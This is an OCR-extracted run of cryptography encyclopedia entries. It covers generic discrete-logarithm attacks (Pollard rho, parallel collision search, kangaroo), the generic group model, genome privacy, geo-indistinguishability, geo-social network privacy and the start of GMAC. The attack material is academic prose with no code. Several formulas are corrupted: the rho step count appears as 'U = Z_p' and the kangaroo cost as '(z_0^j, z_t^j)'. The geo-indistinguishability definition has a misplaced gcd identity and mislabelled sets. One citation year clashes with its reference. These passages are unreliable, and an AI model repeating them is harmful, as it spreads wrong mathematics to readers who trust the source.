
Generic Attacks Against DLP, Fig. 1 Rho method walk, with a collision at $h_i = h_j$

Rather than store all of the steps to detect a collision, one may simultaneously compute h_i and h_{2i}, and continue around the cycle until they agree. Assuming that this map behaves as a random walk, $U = \mathbb{Z}_p$ steps will suffice to find a repeat.

The rho method has two main drawbacks. One is that it is difficult to parallelize. Having k processors do random walks only results in an $O(\sqrt{k})$ speedup since the different walks are independent, and the probability of one of k cycles of length l having a collision is much less than one cycle of length kl. Another is that after the collision occurs, many more steps around the cycle are needed before the collision is detected. Parallelized collision search (van Oorschot and Wiener 1999) is a variant of the rho method which fixes both problems.

Designate a small fraction of elements of G *distinguished points*, say ones for which the last several bits of the representation of the element are all zero. Then a walk will begin at a random point, proceed as for the rho method, and end when a distinguished point is hit. That point is saved, along with the starting point of the path, and then a new walk is begun at a new random point. When a distinguished point is hit for the second time, the collision will with high probability determine x.

By picking the right fraction of elements of G to be distinguished points, one may ensure that not too much memory is needed to store the paths, and not much time is wasted after a collision occurs. Also, this algorithm may be trivially parallelized, with a linear speedup. For an overview of parameter choices see Teske (2001). Figure 2 illustrates this method.




Generic Attacks Against DLP, Fig. 2 Parallelized collision search paths, with three distinguished points and one collision

Another method due to Pollard also uses a random walk in G. In the *kangaroo method*, the steps are limited: $h \rightarrow hg^{s(h)}$, where the hop length $s(h)$ is a pseudorandom function of h with values between 1 and $\sqrt{n}$.

The idea is to start from two points, say g (the "tame" kangaroo, since its discrete logarithm is known at all times) and y (the "wild" kangaroo), and alternately take hops with length determined by $s(h)$. Set "traps" when a kangaroo hits a distinguished point. If the wild kangaroo and tame kangaroo paths meet or "coalesce" at any point, they will take the same hops from then on, so any traps encountered by one after they coalesce will also so be encountered by the other. When one reaches a trap that the other one hit, the resulting collision determines x.

The main advantage of the kangaroo method is when x is known to be in a certain range, say $[0, L]$ for some $L \ll |G|$. In that case, one may start the tame kangaroo from $g^{L/2}$, and the wild kangaroo from y. A collision is

likely before getting far out of [0, L], and so this will take $\left(z_0^j, z_t^j\right)$ time. See Fig. 3 for an illustration.



Generic Attacks Against DLP, Fig. 3 Kangaroo method paths, with one distinguished point and collision

Experimental Results

In 1997, Certicom issued a series of ECC challenges. The elliptic curve discrete logarithm problems posed as challenges ranged from easy (curves over 79-bit fields) to very difficult (359-bit fields). The largest challenge problems solved to date are curves over 109-bit fields. A group lead by Monico solved the challenge for a curve over a prime field in 2002 and a curve over GF(2^{109}) in 2004, using parallelized collision search. Work has begun on an attack on a challenge curve over GF(2^{131}) (Bailey et al. 2009).

Cross-References

Computational Diffie-Hellman Problem
Discrete Logarithm Problem
Elliptic Curve Discrete Logarithm Problem

Function Field Sieve
Index Calculus Method
Multi-threaded Implementation for Cryptography and Cryptanalysis
Number Field Sieve for the DLP

Recommended Reading

Bailey DV, Baldwin B, Batina L, Bernstein DJ, Birkner P, Bos JW, van Damme G, de Meulenaer G, Fan J, Güneysu T, Gurkaynak F, Kleinjung T, Lange T, Mentens N, Paar C, Regazzoni F, Schwabe P, Uhsadel L (2009) The certicom challenges ECC2-X. In: Workshop record of SHARCS 2009: special purpose hardware for attacking cryptographic systems, pp 51–82

Nechaev VI (1994) On the complexity of a deterministic algorithm for a discrete logarithm. Math Zametki 55:91–101
[MathSciNet]

Pollard JM (1978) Monte Carlo methods for index computation (mod p). Math Comput 32:918–924
[MathSciNet]

Shanks D (1969) Class number, a theory of factorization, and genera. In: 1969 Number Theory Institute, proceedings of symposia in pure mathematics, vol XX, State University of New York, Stony Brook, NY. American Mathematical Society, Providence, pp 415–440

Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266

Teske E (2001) Square-root algorithms for the discrete logarithm problem (a survey). In: Public-key cryptography and computational number theory. de Gruyter, Berlin, pp 283–301

van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12:1–28
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_507

Generic Group/Ring Model

David Naccache[10] ✉
(10) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The generic group/ring model is an idealized cryptographic model, where the adversary is only given access to a randomly chosen encoding of a group, instead of efficient encodings, such as those used by the finite field or elliptic curve groups used in practice (Rogaway 2014). The model includes an oracle that executes the group operation. This oracle takes two encodings of group elements as input and outputs an encoding of a third element. The generic model is sometimes criticized as being an excessive idealization of cryptographic reality. The generic group model suffers from some of the same problems as the random oracle model. Namely, it has been shown that there exist cryptographic schemes which are provable secure in the generic group model, but which are trivially insecure once the random group encoding is replaced with any efficiently computable instantiation of the encoding function.

Cross-References

Random Oracle Model
Standard Model

References

Rogaway P (2004) On the role definitions in and beyond cryptography. In: Maher MJ (ed) ASIAN 2004. LNCS, vol 3321. Springer, Heidelberg, pp 13–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300408

Genetic Code

DNA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1563

Genome Privacy

Erman Ayday[11, 12] ✉
(11) Case Western Reserve University, Cleveland, OH, USA
(12) Bilkent University, Ankara, Turkey

✉ **Erman Ayday**
Email: exa208@case.edu

Synonyms

Applied cryptography; Bioinformatics; Differential privacy; Genomics; Inference attacks; Privacy

Definitions

Recently, genomic data prompts some important privacy concerns: (i) DNA reflects information about genetic conditions and predispositions to specific diseases, such as Alzheimer's; (ii) DNA contains information about family members; (iii) DNA (almost) does not change over time, hence revoking or replacing it is impossible; and (iv) DNA analysis is already being used in law enforcement, healthcare, and direct-to-consumer online services, thus prompting numerous ethical issues. Therefore, it is critical to understand the privacy implications of genomic data and develop techniques that will provide privacy-preserving generation, collection, storage, processing, and sharing of genomic data without degrading its utility.

Background

Genomic data has many unique features. Two most notable features are that it is static and it has a long-lived value. Most medical data, such as body temperature and blood pressure, are of relatively short-term value, whereas genomic data changes little over a lifetime and may have value that lasts for decades. Genomic data also can be used to reveal kinship relations between individuals (e.g., in paternity tests). While a substantial portion of an individual's DNA is in common with that of her relatives, it is also unique to her (unless she has an identical twin). This has another set of implications about the potential use of genomic data, like its ability to link to her personally, a property that makes DNA testing useful in criminal forensics. Another essential value of DNA relates to its ability for diagnosing problems in health and behavior. Tests are able to demonstrate increased likelihood for conditions like macular degeneration in old age and Alzheimer's (the most common form of dementia). Although these are often probabilities, they can have diagnostic value as well as privacy ramifications. This power for good and bad has led genomic data to have a certain "mystique," which has been promoted by scientists and the media.

Genomic data already has many uses in several areas in real life. In general, such areas can be summarized as (i) healthcare, (ii) research, (iii) direct-to-consumer (DTC) genomics, and (iv) forensics. Such unique features and wide usage of genomic data result in serious privacy implications about it. Privacy vulnerabilities related to genomic data can be categorized as deanonymization, membership inference, and attribute (e.g., genome) inference.

During generation and collection of genomic data, the main privacy risks are deanonymization and attribute inference. It has been shown that anonymization is an ineffective technique for sharing genomic data (Gymrek et al., 2013). For instance, genomic variants on the Y chromosome are correlated with the last name (for males). This last name can be inferred using public genealogy databases. With further effort (e.g., using voter registration forms), the complete identity of the individual can also be revealed (Gymrek et al., 2013). Humbert et al. evaluated the genomic privacy of an individual threatened by his relatives revealing their genomes (Humbert et al., 2013).

While sharing statistics from genome databases and genomic data sharing beacons, the main privacy risks are membership inference and attribute (or genome) inference. The identity of a participant of a genomic

study can also be revealed by using a second sample, that is, part of the DNA information from the individual and the results of the corresponding clinical study (Homer et al., 2008). Homer et al. prove that the presence of an individual in a case group can be determined by using aggregate allele frequencies and his DNA profile (Homer et al., 2008; Shringarpure and Bustamante, 2015). This work compelled the NIH, as well as the Wellcome Trust in the UK, to remove all publicly available aggregate genomic data from their websites. Recently, Shringarpure and Bustamante showed that it is possible to identify the members of a beacon server (Beacon hosts genomic data of people with a certain disease. Researchers can query the beacon by asking for the existence of an entry, that is, a certain allele at a specific position. The beacon's response can be either "yes" or "no.") by using the results of the queries (Shringarpure and Bustamante, 2015).

For distributed sharing of genomic data and databases, the main privacy risk is attribute inference during computations over genomic data. Ayday et al. showed how an attacker can infer the genome of an individual by using the results of a personalized medicine test (Ayday et al., 2013). They also showed how correlations within genomic data (e.g., linkage disequilibrium between point mutations) can further increase an attacker's inference power.

Theory

Here, we categorize and discuss existing privacy-preserving solutions for genomic data generation, storage, processing, and sharing.

Sequencing and alignment: For read mapping and sequence alignment, Chen et al. proposed a privacy-preserving method to align short sequences to a reference genome by outsourcing the computation to the cloud (Chen et al., 2012). In addition, recently, researchers have been focusing on lightweight cryptographic techniques for privacy-preserving storage, retrieval, and processing of raw genomic data.

Long-term storage: Traditional cryptographic techniques are prone to brute-force attacks. To counter this problem, Huang et al. proposed a scheme named GenoGuard, which uses a new cryptographic primitive called honey encryption to protect genomic data against brute-force attacks (Huang et al., 2015).

Sharing statistics about a genome database: Privacy-preserving techniques to share summary statistics from genome databases are based on

differential privacy, in which a controlled noise is added to the result of a query (to a genome database) (Johnson and Shmatikov, 2013).

Data sharing from genomic data sharing beacons: Shringarpure and Bustamante considered (i) increasing the beacon size, (ii) sharing only small genomic regions, (iii) using single-population beacons, (iv) not publishing the metadata of a beacon, and (v) adding control samples to the beacon dataset in order to mitigate membership inference attacks (Shringarpure and Bustamante, 2015).

Cryptographic solutions for distributed sharing and operations: To mitigate privacy risks during distributed sharing of genomic data and databases, researchers mainly focused on cryptographic techniques for (i) clinical use of genomic data, (ii) comparing genomes, (iii) genomic research, and (iv) identifying similar patients. Baldi et al. made use of private-set intersection and present an effective algorithm for privacy-preserving substring matching on DNA sequences and clinical use of genomic data (Baldi et al., 2011). Cryptographic techniques used for privacy-preserving genomic research include homomorphic encryption, secure hardware, and secure multiparty computation.

Open Problems and Future Directions

Although there are many solutions for privacy-preserving use of genomic data, they each consider and solve a different genomic data analysis problem using different tools (e.g., different cryptosystems). Thus, their interoperability and practicality are limited since using them together creates significant security and efficiency problems. Therefore, it is a crucial requirement to develop interoperable solutions that consider the whole pipeline of genomic data processing.

Another current concern is the beginning of the pipeline: sequencing. Currently, the sequencing facility is accepted as a trusted entity since it has access to individuals' biological samples as well as the outcome of the sequencer (i.e., generated raw genomic data). As a result, all existing schemes have to rely on a trusted entity for sequencing. Developing privacy-preserving techniques for sequencing of biological samples would remove the trusted entity requirement for the sequencing facility and make the whole pipeline more robust.

Another known issue is the standardization. Currently, it is unclear what type of privacy requirements should be enforced for genomic data. For instance, what should be the minimum key size for encryption of data? Or how much noise is acceptable for differential privacy-based solutions (both for utility and privacy)? To answer such questions, we need collaborative standardization efforts by computer scientists, law scholars, medical researchers, and policy makers.

Cross-References

Differential Privacy
Interdependent Privacy (IDP)
Privacy Metrics
Privacy-Preserving Data Publishing

References

Ayday E, Raisaro JL, Hubaux JP, Rougemont J (2013) Protecting and evaluating genomic privacy in medical tests and personalized medicine. In: Proceedings of the 12th ACM workshop on privacy in the electronic society, pp 95–106

Baldi P, Baronio R, De Cristofaro E, Gasti P, Tsudik G (2011) Countering GATTACA: efficient and secure testing of fully-sequenced human genomes. In: Proceedings of ACM CCS'11, pp 691–702

Chen Y, Peng B, Wang X, Tang H (2012) Large-scale privacy-preserving mapping of human genomic sequences on hybrid clouds. In: NDSS'12: proceeding of the 19th network and distributed system security symposium

Gymrek M, McGuire AL, Golan D, Halperin E, Erlich Y (2013) Identifying personal genomes by surname inference. Science 339(6117):321–324

Homer N, Szelinger S, Redman M, Duggan D, Tembe W (2008) Resolving individuals contributing trace amounts of DNA to highly complex mixtures using high-density SNP genotyping microarrays. PLoS Genet 4:e1000167

Huang Z, Ayday E, Hubaux JP, Fellay J, Juels A (2015) GenoGuard: protecting genomic data against brute-force attacks. In: Proceedings of IEEE symposium on security and privacy

Humbert M, Ayday E, Hubaux JP, Telenti A (2013) Addressing the concerns of the lacks family: quantification of kin genomic privacy. In: CCS'13: proceedings of the 20th ACM conference on computer and communications security, pp 1141–1152. https://doi.org/10.1145/2508859.2516707

Johnson A, Shmatikov V (2013) Privacy-preserving data exploration in genome-wide association studies. In: Proceedings of KDD'13, pp 1079–1087

Shringarpure SS, Bustamante CD (2015) Privacy risks from genomic data-sharing beacons. Am J Hum Genet 97(5):631–646

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300409

Genomics

Genome Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1535

Geo-Indistinguishability

Ricardo Mendes[13] ✉ and João P. Vilela[14] ✉
(13) Huawei Technologies Düsseldorf GmbH, Düsseldorf, Germany
(14) CISUC, CRACS/INESCTEC and Department of Computer Science, Faculty of Sciences, University of Porto, Porto, Portugal

✉ **Ricardo Mendes**
Email: ricardo.mendes1@huawei.com

✉ **João P. Vilela (Corresponding author)**
Email: jvilela@fc.up.pt

Synonyms

Differential privacy for location-based systems

Definitions

Geo-indistinguishability (Andrés et al., 2013) is a generalization of the formal notion differential privacy (Dwork et al., 2006) to design location privacy-preserving mechanisms with provable privacy guarantees.

Background

Location-Based Services (LBSs) have proliferated with the pervasiveness of smart mobile devices and connectivity. In exchange for their location, geographically contextualized information is sent to users to allow for applications such as assisted navigation, the retrieval of points-of-interest, and even location-based social networks. However, potentially

untrustworthy LBS providers or data leakages can lead to unwanted privacy disclosure.

Location Privacy-Preserving mechanisms (LPPMs) can be employed to preserve location privacy, even against the data collector (service provider). Based on the formal notion of differential privacy (Dwork et al., 2006), Geo-indistinguishability has been proposed to design LPPMs that limit the amount of information that is disclosed to a potential adversary observing the location reports (Andrés et al., 2013).

Theory

Geo-indistinguishability guarantees that a user location is indistinguishable to any other location *close to the user* based on the observed (obfuscated) report. This formal guarantee holds irrespectively of any attacker background information. In other words, the obfuscated report could have been generated with (almost) the same probability from any location around the exact user location.

An obfuscation LPPM such as Geo-indistinguishability can be formally described as a probabilistic function $K(\cdot)$ that assigns to each real location $\tau \in \mathbb{Z}$ a probability distribution on $\mathbb{D}$, with $\mathbb{D}$ and $\mathbb{D}$ the sets of all possible real and obfuscated locations, respectively. Without loss of generality, $\mathbb{D}$ and $\mathbb{D}$ are assumed to be discrete to simplify notation. An obfuscation mechanism K satisfies ϵ-Geo-indistinguishability if:

$$d_{\mathbf{P}}\left(K(x), K(x')\right) \leq \epsilon d_{\mathrm{x}}(x, x') \quad \forall x, x' \in \mathbb{X} \tag{1}$$

where $d_{\mathrm{x}}(\cdot)$ is any distance function and $d_{\mathbf{P}}(\cdot)$ is the multiplicative distance between two distributions, defined as $d_{\mathbf{P}}(\sigma_1, \sigma_2) = \sup_{S \in \mathbb{S}} \left| \log \frac{\sigma_1(S)}{\sigma_2(S)} \right|$, where σ_1 and σ_2 are two distributions on some set S, with the convention that $\mathbb{L} = \left| \log \frac{\sigma_1(S)}{\sigma_2(S)} \right| = 0$ if $\sigma_1(S) = \sigma_2(S) = 0$ and $D \in \mathcal{D}$ if one of the two is 0.

Equation 1 states that the distances in the output distributions of an ϵ-geo-indistinguishible LPPM $K(\cdot)$ with input locations x and x' is bounded by the distance between x and x' multiplied by a small constant ϵ, the *privacy budget*. Intuitively, equation 1 states that the probability of

reporting location z while standing in location x is similar to that of standing in any location x'. This probability distance upper bound ensures that locations closer to the user location x are better concealed, while allowing for some utility of the data to be preserved. Geo-indistinguishability can be efficiently achieved through an obfuscation function $K(\cdot)$ based on additive Laplacian or Exponential noise (Chatzikokolakis et al., 2015).

Commonly, and as specified in the seminal work (Andrés et al., 2013), the privacy budget ϵ is set to $\epsilon = l/r$, where l and r are the user-set maximum privacy loss and radius such that for any x, x' s.t. $d_x(x, x') \leq r$, $us + vt = \gcd(u, v)$ . . In other words, for any location x' within a radius r of the user location x, the maximum privacy loss is l, that is, the maximum distance between the output distributions of $K(\cdot)$ with x and x' is l.

Open Problems and Future Directions

Geo-indistinguishability is only effective under sporadic use of Location Based Services (LBSs). Under continuous location reports, temporal and spatial correlations can be leveraged by adversaries to mitigate the obfuscation (Mendes et al., 2020; Jiang et al., 2021). Therefore, effective differential privacy under continuous location reports is an on-going research topic. Furthermore, the evaluation of the practicality of LPPMs in real-world applications, including the quantification of location privacy (Shokri et al., 2011), is an underexplored thematic (Jiang et al., 2021).

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Differential Privacy
Information Disclosure
Location Information (Privacy of)
Privacy-Enhancing Technologies (PET)
Spatiotemporal Privacy

References

Andrés ME, Bordenabe NE, Chatzikokolakis K, Palamidessi C (2013) Geo-indistinguishability: differential privacy for location-based systems. In: Proceedings of the 2013 ACM SIGSAC conference on computer & communications security, pp 901–914

Chatzikokolakis K, Palamidessi C, Stronati M (2015) Constructing elastic distinguishability metrics for location privacy. Proc Priv Enhancing Technol 2015(2):156–170

Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography conference. Springer, pp 265–284

Jiang H, Li J, Zhao P, Zeng F, Xiao Z, Iyengar A (2021) Location privacy-preserving mechanisms in location-based services: a comprehensive survey. ACM Comput Surv (CSUR) 54(1):1–36

Mendes R, Cunha M, Vilela JP (2020) Impact of frequency of location reports on the privacy level of geo-indistinguishability. Proc Priv Enhancing Technol 2020(2):379–396

Shokri R, Theodorakopoulos G, Le Boudec JY, Hubaux JP (2011) Quantifying location privacy. In: 2011 IEEE symposium on security and privacy. IEEE, pp 247–262

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300410

Geometry of Numbers

Lattice

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300411

Geoprivacy

Location Information (Privacy of)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300412

Geo-Social Networks (Privacy of)

Geo-Social Networks Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1533

Geo-Social Networks Privacy

Claudio Bettini[15] ✉
(15) Department of Computer Science, Università degli Studi di Milano, Milano, Italy

✉ **Claudio Bettini**
Email: claudio.bettini@unimi.it

Synonyms

Geo-social networks (Privacy of); Location privacy in social networks; Privacy in location-based social networks

Definitions

Geo-social networks privacy refers to the specific data privacy threats posed by online social networks that involve implicitly or explicitly sharing location information about individuals.

Background

Geo-social networks (geoSNs) are a natural evolution of online social networks in which shared resources and user relationships are augmented by a spatiotemporal dimension. They have been enabled mainly by positioning technology for mobile devices, and indeed geoSN participants are usually interacting through mobile apps. The most common geoSNs can be categorized according to their location sharing functionality:

- *check-in based*. Users of these geoSNs explicitly notify their presence when visiting a given location. This usually leads to sharing with the

service provider and a group of other participants (friends) the time, the geographical position, and the identification of a semantic location (e.g., the Irish pub). A well-known example of this category of geoSN is Foursquare.

- *geo-tagging based*. GeoSNs in this category are typically normal social networks with the extended capability of associating location and temporal information to the resources that users share. This process, called geo-tagging, is usually automatically performed by exploiting the capabilities of mobile apps and devices but can even be based on *geocoding* and geolocation of IP addresses. Well-known examples of social networks with this extended capability are Twitter and Facebook.
- *proximity based*. GeoSNs in this category continuously or periodically monitor the position of their users and provide notifications based on their geographical proximity, possibly revealing the exact or approximate position. Examples are the so-called friend-finder apps (Google Latitude was one of the first ones).

Privacy Violations in geoSNs

As well-known from the mobile data privacy literature (Gkoulalas-Divanis and Bettini, 2018), the release of location information can directly or indirectly lead to a privacy violation. With respect to privacy in location-based services, the adversaries in geoSNs not only include the service provider and possibly external attackers, but also the geoSN participants as honest-but-curious adversaries, since location data is typically shared among groups of them without fully understanding what information they can infer from it. As for general social networks, the individuals at risk are both geoSN participants and nonparticipating individuals, since a geo-tagged resource published by a user may reveal the location of a different individual (e.g., through a geo-tagged group picture with recognizable individuals).

In the context of geoSNs, we can distinguish different types of privacy (Ruiz Vicente et al., 2011), each one described in terms of its potential violation:

- *Identity privacy*. When the user is anonymous or when a pseudonymous is used, identity privacy can be violated by the reidentification of the user based on a position, trajectory, or pattern of movement that uniquely identifies the individual.

- *Location privacy*. When the user identity is known or easily derived, *location privacy* can be violated by exposing through the geoSN sensitive information about the whereabouts of the user (e.g., the presence in a specific place, frequently visited places), and from this information more general privacy violations can occur by inferring common activities, sexual orientation, or even physical condition.
- *Absence privacy*. Sharing a user's location on the geoSN can let an adversary infer that the user is *not* present in a certain place and, considering the distance, cannot even reach that place before a certain time, hence violating the right of the user of keeping this information private.
- *Co-location privacy*. In most geoSNs, an adversary might be able to observe the concurrent presence of two or more users in the same place (e.g. by geo-tagged picture with tagged users). While a user may not be concerned about sharing the information of being in a certain place, exposing the fact of being in that place with a specific person or group of persons may be a privacy violation.

Each type of privacy violation may occur for a single location sharing event or, more likely, for the correlation of a sequence of these events, since they can be usually linked to the same individual through the use of the same pseudonym.

GeoSN privacy violations can lead to potentially serious threats that range from discrimination to physical attacks.

Theory

Most personal data protection techniques for geoSNs are derived from the ones for location-based services and online social networks. In the following we mention the main approaches, focusing on the ones targeting the specific role of location in geoSNs.

- *Access control*. Access control and its extensions to temporal access control and spatiotemporal access control are useful tools to control which geoSN participants can see the information being shared depending on the time and on their geographical position.
- *Spatiotemporal generalization*. This technique avoids sharing a precise geographical position and timestamp associated with a user or a resource by substituting them with a spatial area and possibly with a time interval.

The generalization can also be semantic (e.g., a public venue, or a pub, instead of the Irish pub). The granularity of the generalization depends on the objective and on the trade-off with utility. This technique has been adopted for *identity privacy* by having as objective the inclusion in the generalized area of a sufficient number of candidate individuals in addition to the user sharing the position (achieving a form of k-anonymity with location acting as a quasi-identifier). The technique has also been largely used to protect *location privacy*. In this case the objective of the generalization is not including potential users but decreasing the sensitivity of the position (e.g., instead of revealing to be in a pub, the reported area includes other types of places). *Absence privacy* can also be protected with this technique, possibly at a significant cost in terms of utility. Note that the possibility of generalizing in space or in time depends on the geoSN functionality and on the specific resource. For example, for a picture including a recognizable place, temporal cloaking may be more appropriate than spatial cloaking. For a geo-tagged message like a Tweet, real time may be more important than a precise set of coordinates. When considering the algorithms implementing this technique, attention should be given to resistance from attacks exploiting correlations of multiple areas linked to the same participant (Bettini et al., 2005), from attacks exploiting the knowledge of the specific generalization algorithm, as well as other external knowledge that may be joined with the released information.

- *Fake location*. This technique substitutes the actual location with one or more fake locations trying to preserve the utility of the location information. The most effective algorithms are based on a statistical approach. Among them, those derived from the *differential privacy* approach obtain the fake location by inserting noise to the original one in a principled way. Some issues related to the ability of adversaries to correlate multiple data release by the same individual and to the overall practical utility still deserve investigation. Distance-preserving coordinate transformations have also been proposed for location privacy in geoSN (Puttaswamy et al., 2014) so that the server can efficiently compute proximity without knowing the actual locations. However, if not coupled with other techniques, distance-preserving transformations are known to be exposed to reidentification attacks by correlating partial

knowledge of distances between users with external public knowledge as, for example, user density information (Mascetti et al., 2013).

- *Cryptography*. The techniques in this category usually combine property-preserving cryptographic schemes, hashing, and secure multiparty computation protocols in order to hide the location information to curious or malicious adversaries. They have been proposed both for check-in and proximity-based geoSNs. For example, the algorithms proposed in Mascetti et al. (2011) consider a proximity-based geoSN with co-location notification service and provide complete location and co-location privacy with respect to the service provider and controllable (granular) location privacy with respect to the participants. This is achieved by combining a hashing mechanism, a commutative encryption scheme, and spatial generalization.

Open Problems and Future Directions

The geoSN privacy protection problem is still far from being solved. Among the many issues that deserve further investigation, in addition to more effective protection techniques, the following are probably the most challenging.

- *Privacy preference specification*. It is difficult for a geoSN participant to understand the different privacy violations that may be enabled by a check-in, an implicitly geo-tagged picture or a position update (Sadeh et al., 2009). It is even more difficult to select appropriate levels of privacy when the geoSN offers a choice. Research is still needed to fill the gap between the need of technical parameter setting in protection techniques and usable preference settings, possibly driven by AI algorithms.
- *Trade-off between protection and utility*. Each protection technique comes at a cost that typically has two components: computational and communication overhead and loss of service utility. There is still need for formal tools to evaluate these components in order to make informed preference choices of the different levels of protection.
- *Alignment with regulation*. A significant effort is needed by the geoSN providers to adopt solutions aligned with the current regulation and for the research community to design and engineer efficient solutions. Principles like privacy by design and by default still need to properly find their way in geoSNs.

Cross-References

Differential Privacy
k-Anonymity
Location Privacy
Temporal Access Control

References

Bettini C, Wang XS, Jajodia S (2005) Protecting privacy against location-based personal identification. In: Secure Data Management, Proceedings, LNCS, vol 3674. Springer, pp 185–199

Gkoulalas-Divanis A, Bettini C (2018) Handbook of mobile data privacy. Springer

Mascetti S, Freni D, Bettini C, Wang XS, Jajodia S (2011) Privacy in geo-social networks: proximity notification with untrusted service providers and curious buddies. VLDB J 20(4):541–566

Mascetti S, Bertolaja L, Bettini C (2013) A practical location privacy attack in proximity services. In: IEEE International Conference on Mobile Data Management

Puttaswamy KPN, Wang S, Steinbauer T, Agrawal D, Abbadi AE, Kruegel C, Zhao BY (2014) Preserving location privacy in geosocial applications. IEEE Trans Mob Comput 13(1):159–173

Ruiz Vicente C, Freni D, Bettini C, Jensen CS (2011) Location-related privacy in geo-social networks. IEEE Internet Comput 15(3):20–27

Sadeh N, Hong J, Cranor L, Fette I, Kelley P, Prabaker M, Rao J (2009) Understanding and capturing people's privacy policies in a mobile social networking application. Pers Ubiquit Comput 13(6):401–412

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_578

GMAC

Bart Preneel[16] ✉
(16) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Galois message authentication code

Definition

GMAC is a MAC algorithm based on a universal hash function that uses polynomial evaluation in a finite field of characteristic two. The polynomial with as coefficients the message blocks is evaluated in a secret key. The result is encrypted using a block cipher (e.g., AES) in Counter Mode.

Background

Information theoretic authentication was developed in the 1970s by Simmons (1991) and Carter and Wegman (1979; Wegman and Carter 1981). The polynomial construction has been proposed by several authors including Bierbrauer et al. (1994) and den Boer (1993) in 1993. GMAC is a polynomial authentication code over the finite field GF(2^n); the specification of GMAC is part of the GCM mode for authenticated encryption that was standardized in 2007 by NIST (McGrew and Viega 2004; National Institute of Standards and Technology (NIST) 2007).

Theory

GMAC is a randomized MAC algorithm. In contrast to CBC-MAC, GMAC computations can be parallelized.

The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeros will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. The function $\mathrm{MSB}_m(.)$ selects the leftmost m bits of its input.

